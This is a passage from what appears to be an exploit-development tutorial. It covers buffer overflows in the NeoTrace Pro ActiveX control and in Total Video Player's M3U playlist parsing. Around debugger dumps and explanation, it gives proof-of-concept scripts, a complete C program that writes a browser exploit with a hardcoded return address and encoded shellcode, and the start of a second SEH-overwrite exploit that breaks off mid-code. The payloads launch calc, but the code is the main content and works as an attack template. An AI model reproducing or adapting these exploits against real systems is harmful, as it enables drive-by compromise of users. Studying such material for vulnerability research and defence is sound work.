
This application also comes with an *ActiveX* control library which is registered when the application is installed. ActiveX controls are called through Internet Explorer and give the user added functionality, in this case the control can be called and a route traced via the browser. The vulnerability lies in this ActiveX control library file called "`NeoTraceExplorer.dll`".

The vulnerability was discovered by the author and first got published by Secunia on the 21st December 2006 (http://secunia.com/advisories/23463/).

If we look at the proof of concept html code below, when it is run it will load the application via the object id tag where the classid refers to the application's activex control. The buffer for the `tracetarget()` method is overflowed by inputting more data than it handle.

```
<HTML>
<HEAD>
<TITLE>NeoTrace POC Exploit</TITLE>
    <center>
       <h1>NeoTrace POC Exploit</h1>
       The following Proof-of-Concept will close IE<br>
    </center>
    <br>

<OBJECT ID="target" CLASSID="CLSID:3E1DD897-F300-486C-BEAF-
711183773554"></OBJECT>

<SCRIPT>alert('Press "OK" to run POC exploit')</SCRIPT>
<SCRIPT LANGUAGE="VBScript">

// 482 bytes will close Internet Explorer and load Neotrace,
// lower than this will only load Neotrace

   arg = String(482, "A")
   arg = arg + String(4, "B") // EBP, crash IE, load Neotrace
   arg = arg + String(4, "C") // EIP, crash IE, load Neotrace
   arg = arg + String(8, "D") // Buffer after EIP (garbage)
   arg = arg + String(432, "E") // Payload
   arg = arg + String(4, "F") //  Next SEH record
   arg = arg + String(4, "G") // SE Handler

// 7912 and above will not load Neotrace
// arg = arg + String(7912, "H")

// Exploited call here
   target.TraceTarget arg

</SCRIPT>
<SCRIPT>alert('You do not seem to be vulnerable')</SCRIPT>
</HEAD>
</HTML>
```

Attaching our debugger to the Internet Explorer process `iexplore.exe` before clicking on "OK" in the code will capture details of the overflow as shown in Figure 3.7.



```
Registers (FPU)
EAX 00000000
ECX 7C81DEDB kernel32.7C81DEDB
EDX 01A00002 xpsp2res.01A00002
EBX 01BE51D0 NeoTrace.01BE51D0
ESP 0013DF60 ASCII "EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
EBP 42424242
ESI 001AB1D4
EDI 00000000

EIP 43434343

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -??? FFFF 00E20074 00E20074
ST1 empty -??? FFFF 00E20074 00E20074
ST2 empty -??? FFFF 00E20074 00E20074
ST3 empty -??? FFFF 00E20074 00E20074
ST4 empty 0.0
ST5 empty 463.00000000000000000
ST6 empty 537.00000000000000000
ST7 empty 481.50000000000000000
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                                         ASCII
00403000 60 24 40 00 00 00 00 00 BD 9F 13 C5 92 12 2B 72  `$@.....╜ƒ‼┼Æ↕+r
00403010 4A BA B6 2A F9 FC 54 46 6F A1 B4 BB 43 A8 FE F8  J║╢*·³TFoí┤╗C¿■°
00403020 A8 23 7D D1 85 84 22 6E B4 58 00 3E 0B 19 83 88  ¿#}Ðàä"n┤X.>♂↓âê
00403030 6A 8D 64 02 DF 5F 65 7E 3B 4D D4 10 44 B9 46 34  jìd☻▀_e~;MÈ►D╣F4
00403040 F3 40 F4 BC 9F 4B 82 1E CC A7 D0 2D 22 D7 B1 F0  ¾@¶╝ƒKé▲╠º-"Î▒-
00403050 2E CD 0E 21 52 BC 3E 81 B1 1A 86 52 4D 3F FB A2  .═♫!R╝>ü▒→åRM?¹ó
00403060 9D AE C6 3D AA 13 4D 18 7C D2 28 CE 72 B1 26 3F  Ø«ã=¬‼M↑|Ê(╬r▒&?
00403070 BA F8 A6 4B 01 B9 A4 5C 43 68 D3 46 81 00 7F 6A  ║°ªK☺╣ñ\ChËFü.⌂j
00403080 D7 D1 69 51 47 25 14 40 00 00 00 00 00 00 00 00  ÎÐiQG%¶@........
00403090 9B 02 FF FF 64 FD 00 00 00 00 00 00 00 00 00 00  ø☻  d²..........
004030A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004030B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004030C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004030D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004030E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004030F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0013E0E0  45454545
0013E0E4  45454545
0013E0E8  45454545
0013E0EC  45454545
0013E0F0  45454545
0013E0F4  45454545
0013E0F8  45454545
0013E0FC  45454545
0013E100  45454545
0013E104  45454545
0013E108  45454545
0013E10C  45454545
0013E110  46464646 Pointer to next SEH record
0013E114  47474747 SE handler
0013E118  00000000
0013E11C  0013E22C
0013E120  73304EA1 RETURN to VBScript.73304EA1 from VBScript.7331212F
0013E124  02683660
0013E128  01C47FC0
0013E12C  00000001
0013E130  00000409
0013E134  00000001
0013E138  0013E218
0013E13C  00000000
0013E140  0013E1F4
0013E144  02683F48
0013E148  00000010
0013E14C  00000001
```

```
Access violation when executing [43434343] - use Shift+F7/F8/F9 to pass exception to program        Paused
```

**Figure 3.7: NeoTrace at the moment of overwrite**

Through this vulnerability we have control of the return address and the structured exception handler. So this gives us a choice on the way we want to control the flow of execution. In this case we will take control via the return address.

When writing an exploit choosing what language to write it in plays an important part as different languages have different functions, some better equipped for certain tasks. For most html exploit code published on the Internet the java scripting language is used. VB scripting is a similar language and can also be used but declarations and syntaxes will vary. The functions provided for each language will also differ accordingly. What language to use is declared normally at the top of the html code, two types are declarations are listed below:

```
<SCRIPT LANGUAGE="VBScript">
<SCRIPT LANGUAGE="JavaScript">
```

For our exploit we will use VB scripting. Below is another format of the same proof of concept code we saw earlier

```
<HTML>
<OBJECT ID="target" CLASSID="CLSID:3E1DD897-F300-486C-BEAF-
711183773554"></OBJECT>

<SCRIPT>alert('Press "OK" to run POC exploit')</SCRIPT>
<SCRIPT LANGUAGE="VBScript">
```

```
buf1 = String(482, "A")
ebp = unescape("%42%42%42%42")
eip = unescape("%43%43%43%43")
nop = unescape("%44%44%44%44%44%44%44%44")
buf2 = String(432, unescape("%45"))
seh = unescape("%46%46%46%46")
se = unescape("%47%47%47%47")

arg = buf1 + ebp + eip + nop + buf2 + seh + se

target.TraceTarget(arg)

</SCRIPT>
</HTML>
```

In this code the main function to take note is the `unescape()` function. This function lets you enter non-alphanumeric characters into our buffer which is perfect for injecting our payload into the buffer as shellcode only in alphanumeric tends to be much larger and finding return addresses will also be a challenge. In the above code the hexadecimal value of %42 represents chraracter B. All we need to do now is write our exploit code and inject code using this function and we are away.

Unfortunately writing exploits is not always as simple as expected. Even if we have the `unescape()` function to input any hexadecimal values, bad characters have been encountered while exploiting NeoTrace and during analysis it has been found that non-alphanumeric values gets translated to a question mark "?" So is all hope lost of exploiting this application?

NO, along comes exploit writer Alejandro Hernández. The writer published his exploit at http://www.milw0rm.com/exploits/4158 on the 7th July 2007

Below are some of the comments he made:

*First of all, this b0f cannot be exploitable with the classic technique (EIP points to an address that has a 'jmp esp') because each byte of the ret address MUST BE between 0x00 and 0x7f (ascii values), in other case, InternetExplorer will change the out-of-range bytes to 0x3f ('?' character) and EIP will point to an invalid address. Example: I've an 'jmp esp' @ 0x7c951eed in ntdll.dll, if I set the ret address to 0x7c951eed, when the buffer gets passed from Internet Explorer to TraceTarget(), it will overwrite EIP with: 0x7c3f1e3f (*******!).*

*So, The Skylined's Heap Spraying technique comes into my mind... and here is, working so ******' fine =).*

Alejandro used a heap spraying technique which basically meant he filled the heap with blocks of his payload and when the overflow had been triggered the code got executed from the heap, therefore not even using the stack. Full exploit code is in the appendix.

But wait, it's not over yet. Are we sure it is not exploitable from the stack? Sure Alejandro was clever in his way in managing to exploit this vulnerability and he mentioned in his notes that return addresses can only be in a certain range but is that really the case?

NO. One thing Alejandro failed to overlook was that there are other functions and languages that could have been used to code this exploit thereby exploiting via the stack where the author has discovered and produced the code below.

WARNING: This exploit code from the author has been produced for educational purposes only and has not been published in the wild.

For this exploit to work using the stack we need to find a way to enter characters in the stack that do not change upon input. We know that using the `unescape()` function lets us input non-alphanumeric characters in the stack but unfortunately they change. What if there was another function that could be used to input characters in the stack that did not change?

YES, there is a function and it is called `chr()` which is supported by VB scripting. This function lets you input characters into the stack by using decimal values instead of string or hexadecimal values.

Now we can enter characters into the stack so long it is in decimal format as shown in the example below

```
Eip = Chr(251) + Chr(217) + Chr(130) + Chr(124)
```

Below is the exploit code written in C, when compiled and run will output our html exploit.

```
#include <stdio.h>
#define NOP 0x90

unsigned char htmltop[] =
"<HTML>\n"
"<OBJECT ID=\"target\" CLASSID=\"CLSID:3E1DD897-F300-486C-
BEAF-711183773554\"></OBJECT>\n"
"<SCRIPT LANGUAGE=\"VBScript\">\n"
"argument = String(482, \"A\")\n"
"argument = argument + String(4, \"B\")\n"
"argument = argument ";

unsigned char htmlbottom[] =
"\n"
"target.TraceTarget argument\n"
"</SCRIPT>\n"
```

```
"</HTML>\n\n";
/* findjmp2 kernel32.dll esp -> 0x7C81518B CALL ESP (XPSP2)
10/07/08 */
unsigned char jump[] = "\xFB\xD9\x82\x7C";

/* win32_exec - EXITFUNC=process CMD=calc.exe Size=338
Encoder=Alpha2 http://metasploit.com */
unsigned char scode[] =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\x49\x49\x49\x49"
"\x49\x49\x48\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51\x5a\x6a\x68"
"\x58\x30\x42\x31\x50\x41\x42\x6b\x42\x41\x78\x32\x42\x42\x32\x41"
"\x41\x42\x30\x41\x41\x58\x50\x38\x42\x42\x75\x5a\x49\x6b\x4c\x7a"
"\x48\x42\x64\x35\x50\x55\x50\x45\x50\x4e\x6b\x41\x55\x45\x6c\x6e"
"\x6b\x51\x6c\x56\x65\x30\x78\x77\x71\x5a\x4f\x4c\x4b\x42\x6f\x74"
"\x58\x6c\x4b\x43\x6f\x75\x70\x64\x41\x48\x6b\x67\x39\x4e\x6b\x74"
"\x74\x6c\x4b\x74\x41\x4a\x4e\x67\x41\x79\x50\x6f\x69\x4e\x4c\x6f"
"\x74\x4f\x30\x50\x74\x64\x47\x4f\x31\x58\x4a\x54\x4d\x77\x71\x4f"
"\x32\x6a\x4b\x4c\x34\x47\x4b\x51\x44\x55\x74\x55\x54\x54\x35\x78"
"\x65\x6e\x6b\x61\x4f\x55\x74\x34\x41\x5a\x4b\x52\x46\x6e\x6b\x54"
"\x4c\x42\x6b\x4e\x6b\x43\x6f\x37\x6c\x65\x51\x58\x6b\x6c\x4b\x35"
"\x4c\x4c\x4b\x75\x51\x48\x6b\x6b\x39\x33\x6c\x71\x34\x63\x34\x6f"
"\x33\x64\x71\x6f\x30\x63\x54\x4c\x4b\x47\x30\x46\x50\x6c\x45\x6b"
"\x70\x64\x38\x54\x4c\x4e\x6b\x61\x50\x74\x4c\x6e\x6b\x50\x70\x47"
"\x6c\x6e\x4d\x4e\x6b\x72\x48\x37\x78\x5a\x4b\x45\x59\x6e\x6b\x6d"
"\x50\x6e\x50\x43\x30\x73\x30\x33\x30\x4c\x4b\x55\x38\x45\x6c\x41"
"\x4f\x36\x51\x49\x66\x65\x30\x30\x56\x4e\x69\x5a\x58\x4c\x43\x4b"
"\x70\x73\x4b\x42\x70\x33\x58\x53\x4e\x38\x58\x4d\x32\x42\x53\x63"
"\x58\x4c\x58\x4b\x4e\x4c\x4a\x34\x4e\x76\x37\x79\x6f\x6a\x47\x43"
"\x53\x32\x41\x52\x4c\x70\x63\x64\x6e\x72\x45\x42\x58\x35\x35\x67"
"\x70\x68";

void usage(char *prog)
{
  printf("\nNeoTrace Pro ActiveX Buffer Overflow Exploit\n");
  printf("\nUsage: %s <htmloutputfile>\n\n", prog);
  exit(1);
}
int main(int argc,char *argv[])
{
   FILE   *dumpfile;
   int    layout, i, endbuffer;

   if (argc != 2)
   {
    usage(argv[0]);
    return -1;
   }
   if ((dumpfile = fopen(argv[1], "w")) == NULL)
   {
    printf("\n[-] Could not create html file\n\n");
    return -1;
   }
// Htmltop
   for(i=0; i<sizeof(htmltop)-1; i++)
```

```
    fputc(htmltop[i], dumpfile);
// EIP
   for(i=0; i<sizeof(jump)-1; i++)
    fprintf(dumpfile, "+ Chr(%0.3d) ", jump[i]);
// NOPS
   fprintf(dumpfile, "\nargument = argument ");
   for(i=0; i < 8; i++)
    fprintf(dumpfile, "+ Chr(%0.3d) ", NOP);
// Shellcode, max room 432 bytes
   fprintf(dumpfile, "\nargument = argument ");
   layout = 4;
   for(i=0; i<sizeof(scode)-1; i++)
   {
    if (i > layout)
    {
     fprintf(dumpfile,"\nargument = argument ");
     layout = layout + 5;
    }
    fprintf(dumpfile, "+ Chr(%0.3d) ", scode[i]);
    if (i > layout)
    {
     fprintf(dumpfile,"\n");
     layout = layout + 5;
    }
   }
// Remainder (scode - 432)
   fprintf(dumpfile, "\nargument = argument ");
   endbuffer = 432 - sizeof(scode)-1 + 2;
   layout = 4;
   for(i=0; i < endbuffer; i++)
   {
    if (i > layout)
    {
     fprintf(dumpfile,"\nargument = argument ");
     layout = layout + 5;
    }
    fprintf(dumpfile, "+ Chr(%0.3d) ", NOP);
    if (i > layout)
    {
     fprintf(dumpfile,"\n");
     layout = layout + 5;
    }
   }
// Htmlbottom
   for(i=0; i<sizeof(htmlbottom)-1; i++)
    fputc(htmlbottom[i], dumpfile);
   fclose(dumpfile);
   printf("\n[+] Exploited html file created\n\n");
   return 0;
}
```

The exploit code will look like this below

```
<HTML>
<OBJECT ID="target" CLASSID="CLSID:3E1DD897-F300-486C-BEAF-
711183773554"></OBJECT>
<SCRIPT LANGUAGE="VBScript">
argument = String(482, "A")
argument = argument + String(4, "B")
argument = argument + Chr(251) + Chr(217) + Chr(130) + Chr(124)
.
{truncated}
.
argument = argument + Chr(232) + Chr(248) + Chr(255) + Chr(255) +
Chr(255)

target.TraceTarget argument
</SCRIPT>
</HTML>
```

So we see that different scripting languages let us bypass certain restrictions when writing exploit code. Learning what languages can bring to the table is vital if we want our exploit to succeed.

### 3.4.2 Total Video Player

Total Video Player is a media player supporting various video and audio formats. Below in Figure 3.8 is a screenshot of the application.

**Figure 3.8: Total Video Player application**

In this application the buffer overflow vulnerability lies when opening up a playlist file. Controlling the flow of execution is achieved by overwriting the structured exception handler.


The vulnerability was discovered by the author and first got published by Secunia on the 14th February 2007 (http://secunia.com/advisories/23999/).

A normal playlist file would be something like this below

```
#EXTM3U
#EXTINF:3:28,Escape
C:\My Music\Songs\Escape.wma
```

The actual vulnerability is in the length of the third line so if we entered the string like this below of length more than 841 bytes would produce the buffer overflow vulnerability.

```
C:\+[BUF x 841 bytes]+[next SEH]+[SE handler]+[SHELL]+.WMA
```


OllyDbg - tvp.exe - [CPU - main thread, module vcen]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Paused

```
0124F82E  C700 00000000   MOV DWORD PTR DS:[EAX],0
0124F834  8B45 F4         MOV EAX,DWORD PTR SS:[EBP-C]
0124F837 vEB 1B           JMP SHORT vcen.0124F854
0124F839  8B4D 08         MOV ECX,DWORD PTR SS:[EBP+8]
0124F83C  8B95 60FEFFFF   MOV EDX,DWORD PTR SS:[EBP-1A0]
0124F842  8911            MOV DWORD PTR DS:[ECX],EDX
0124F844  33C0            XOR EAX,EAX
0124F846 vEB 0C           JMP SHORT vcen.0124F854
0124F848  8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
0124F84B  C700 00000000   MOV DWORD PTR DS:[EAX],0
0124F851  8B45 F4         MOV EAX,DWORD PTR SS:[EBP-C]
0124F854  8BE5            MOV ESP,EBP
0124F856  5D              POP EBP
0124F857  C3              RETN
0124F858  55              PUSH EBP
0124F859  8BEC            MOV EBP,ESP
0124F85B  51              PUSH ECX
0124F85C  8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
0124F85F  8B48 04         MOV ECX,DWORD PTR DS:[EAX+4]
0124F862  83E1 01         AND ECX,1
0124F865  85C9            TEST ECX,ECX
0124F867 v74 07           JE SHORT vcen.0124F870
0124F869  B8 FEFFFFFF     MOV EAX,-2
0124F86E vEB 1D           JMP SHORT vcen.0124F88D
0124F870  8B55 10         MOV EDX,DWORD PTR SS:[EBP+10]
0124F873  52              PUSH EDX
0124F874  8B45 0C         MOV EAX,DWORD PTR SS:[EBP+C]
0124F877  50              PUSH EAX
0124F878  8B4D 08         MOV ECX,DWORD PTR SS:[EBP+8]
DS:[41414141]=???
```

```
Registers (FPU)
EAX 41414141
ECX 0012C9E8 ASCII "BBBBCCCCDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
EDX 00000000
EBX 00B1A140
ESP 0012C690
EBP 0012C834 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ESI 7E42F383 USER32.SendMessageA
EDI 00B23AA7 ASCII "C:\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

EIP 0124F82E vcen.0124F82E

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_FILENAME_EXCED_RANGE (000000CE)

EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty -UNORM F000 0012C9B0 BC6B2630
ST1 empty 3.3618943294760811520e-4932
ST2 empty -UNORM BA20 00000000 0012C898
ST3 empty 4.0533133400119301120e-4932
ST4 empty 1.5186822455727941120e+2235
ST5 empty 2.9688248423382824960e+3097
ST6 empty 65.000000000000000000
ST7 empty 32.500000000000000000
               3 2 1 0      E S P U O Z D I
FST 0020  Cond 0 0 0 0  Err 0 0 1 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                                         ASCII
0041B000  00 00 00 00 61 34 41 00 40 42 40 00 80 56 40 00  ....a4A.@B@.ÇV@.
0041B010  90 7E 40 00 00 00 00 00 00 00 00 00 00 00 00 00  É~@.............
0041B020  6F 70 65 6E 00 00 00 00 43 61 6E 20 6E 6F 74 20  open....Can not 
0041B030  67 65 74 20 74 68 65 20 64 76 64 2D 72 6F 6D 20  get the dvd-rom 
0041B040  64 72 69 76 65 00 00 00 56 49 44 45 4F 5F 54 53  drive...VIDEO_TS
0041B050  5C 2A 2E 69 66 6F 00 00 50 6C 65 61 73 65 20 63  \*.ifo..Please c
0041B060  68 6F 6F 73 65 20 64 76 64 2D 72 6F 6D 00 00 00  hoose dvd-rom...
0041B070  25 73 00 00 2C 00 00 00 43 4B 65 79 49 6E 66 6F  %s..,...CKeyInfo
0041B080  00 00 00 00 43 74 72 6C 20 2B 20 32 00 00 00 00  ....Ctrl + 2....
0041B090  56 69 64 65 6F 00 00 00 43 74 72 6C 20 2B 20 52  Video...Ctrl + R
0041B0A0  00 00 00 00 52 65 76 65 72 73 65 20 70 6C 61 79  ....Reverse play
0041B0B0  6C 69 73 74 00 00 00 00 43 74 72 6C 20 2B 20 44  list....Ctrl + D
0041B0C0  65 6C 65 74 65 00 00 00 43 6C 65 61 72 20 70 6C  elete...Clear pl
0041B0D0  61 79 6C 69 73 74 00 00 44 65 6C 65 74 65 00 00  aylist..Delete..
0041B0E0  45 6E 74 65 72 00 00 00 41 6C 74 20 2B 20 45 00  Enter...Alt + E.
0041B0F0  43 6C 6F 73 65 20 70 6C 61 79 6C 69 73 74 20 65  Close playlist e
0041B100  64 69 74 6F 72 00 00 00 53 68 69 66 74 20 2B 20  ditor...Shift + 
0041B110  41 00 00 00 41 64 64 20 66 6F 6C 64 65 72 00 00  A...Add folder..
0041B120  43 74 72 6C 20 2B 20 41 00 00 00 00 41 64 64 20  Ctrl + A....Add 
0041B130  66 69 6C 65 28 73 29 00 43 74 72 6C 20 2B 20 53  file(s).Ctrl + S
0041B140  00 00 00 00 53 61 76 65 20 70 6C 61 79 6C 69 73  ....Save playlis
0041B150  74 00 00 00 43 74 72 6C 20 2B 20 4C 00 00 00 00  t...Ctrl + L....
0041B160  4F 70 65 6E 20 70 6C 61 79 6C 69 73 74 00 00 00  Open playlist...
0041B170  41 6C 74 20 2B 20 42 00 46 72 61 6D 65 20 53 74  Alt + B.Frame St
0041B180  65 70 00 00 52 69 67 68 74 00 00 00 4E 65 78 74  ep..Right...Next
0041B190  00 00 00 00 41 6C 74 20 2B 20 56 00 53 74 6F 70  ....Alt + V.Stop
```

```
0012C9AC  41414141
0012C9B0  41414141
0012C9B4  41414141
0012C9B8  41414141
0012C9BC  41414141
0012C9C0  41414141
0012C9C4  41414141
0012C9C8  41414141
0012C9CC  41414141
0012C9D0  41414141
0012C9D4  41414141
0012C9D8  41414141
0012C9DC  41414141
0012C9E0  41414141
0012C9E4  41414141
0012C9E8  42424242  Pointer to next SEH record
0012C9EC  43434343  SE handler
0012C9F0  44444444
0012C9F4  44444444
0012C9F8  44444444
0012C9FC  44444444
0012CA00  44444444
0012CA04  44444444
0012CA08  44444444
0012CA0C  44444444
0012CA10  44444444
0012CA14  44444444
0012CA18  44444444
```

```
Access violation when writing to [41414141] - use Shift+F7/F8/F9 to pass exception to program
```

**Figure 3.9: Structured exception handler overwrite**

Below is a proof of concept in C code which will produce a playlist file. Attaching our debugger to the `TVP.EXE` process and then opening the playlist will pause the debugger at the moment of overwrite as shown in Figure 3.9. We can see that the overflow overwrites the structured exception handler giving us control.

```
#include <stdio.h>

int main(int argc, char *argv[])
{
 FILE  *poc;
 int   i;
 char tail[] = ".WMA\n";

 printf("\nTotal Video Player playlist BO POC\n");

 if (argc < 2)
 {
  printf("\nUsage: %s <playlistfilename>\n\n", argv[0]);
  return 1;
 }

  if ((poc = fopen(argv[1], "w")) == NULL )
  {
   printf("\n[-] Unable to create file\n\n");
   return -1;
  }

 fputs("#EXTM3U\n", poc);
 fputs("#EXTINF:0,SongName\n", poc);
 fputs("C:\\", poc);

 for (i=0; i<841; i++)
  fputs("\x41", poc);            //buffer

  fputs("\x42\x42\x42\x42", poc); //Overwrite Next SEH record

  fputs("\x43\x43\x43\x43", poc); //Overwrite SE Handler

 for (i=0; i<400; i++)
  fputs("\x44", poc);            //buffer

 fputs(tail, poc);

 printf("\n[+] File %s created\n\n", argv[1]);

 fclose(poc);
 return 0;
}
```

From Figure 3.9 we can see that the EXCEPTION_REGISTRATION structure has been overwritten with our data which we control. All we need to do now replace those values with our instructions and tell it go jump to our shellcode. We replace the "Pointer to Next SEH record" with 0xEB069090 instruction which will jump 6 bytes forward over the SE handler and land in our payload just waiting to be run. The actual instruction to jump 6 bytes forward is 0xEB06 and the other two bytes 0x9090 are just to occupy the space. For this instruction to run the “SE handler” has to be overwritten with another instruction known as POP POP RET which just pops out two registers shifting 8 bytes in the stack and going to our jump instruction. To get a POP POP RET instruction the findjmp tool can be used as shown in Figure 3.2.

Below the author has written an exploit code which will produce a playlist file. When the file is loaded in the program, windows calculator will load up.

```
#include <stdio.h>

int main(int argc, char *argv[])
{

/* win32_exec -  EXITFUNC=seh CMD=calc Size=160
Encoder=PexFnstenvSub http://metasploit.com */
unsigned char scode[] =
"\x2b\xc9\x83\xe9\xde\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x9c"
"\xde\x6f\x4e\x83\xeb\xfc\xe2\xf4\x60\x36\x2b\x4e\x9c\xde\xe4\x0b"
"\xa0\x55\x13\x4b\xe4\xdf\x80\xc5\xd3\xc6\xe4\x11\xbc\xdf\x84\x07"
"\x17\xea\xe4\x4f\x72\xef\xaf\xd7\x30\x5a\xaf\x3a\x9b\x1f\xa5\x43"
"\x9d\x1c\x84\xba\xa7\x8a\x4b\x4a\xe9\x3b\xe4\x11\xb8\xdf\x84\x28"
"\x17\xd2\x24\xc5\xc3\xc2\x6e\xa5\x17\xc2\xe4\x4f\x77\x57\x33\x6a"
"\x98\x1d\x5e\x8e\xf8\x55\x2f\x7e\x19\x1e\x17\x42\x17\x9e\x63\xc5"
"\xec\xc2\xc2\xc5\xf4\xd6\x84\x47\x17\x5e\xdf\x4e\x9c\xde\xe4\x26"
"\xa0\x81\x5e\xb8\xfc\x88\xe6\xb6\x1f\x1e\x14\x1e\xf4\x2e\xe5\x4a"
"\xc3\xb6\xf7\xb0\x16\xd0\x38\xb1\x7b\xbd\x0e\x22\xff\xde\x6f\x4e";

FILE  *poc;
int   i;
char  tail[] = ".WMA\n";

printf("\nTotal Video Player playlist (M3U) BO Exploit\n");

if (argc < 2)
{
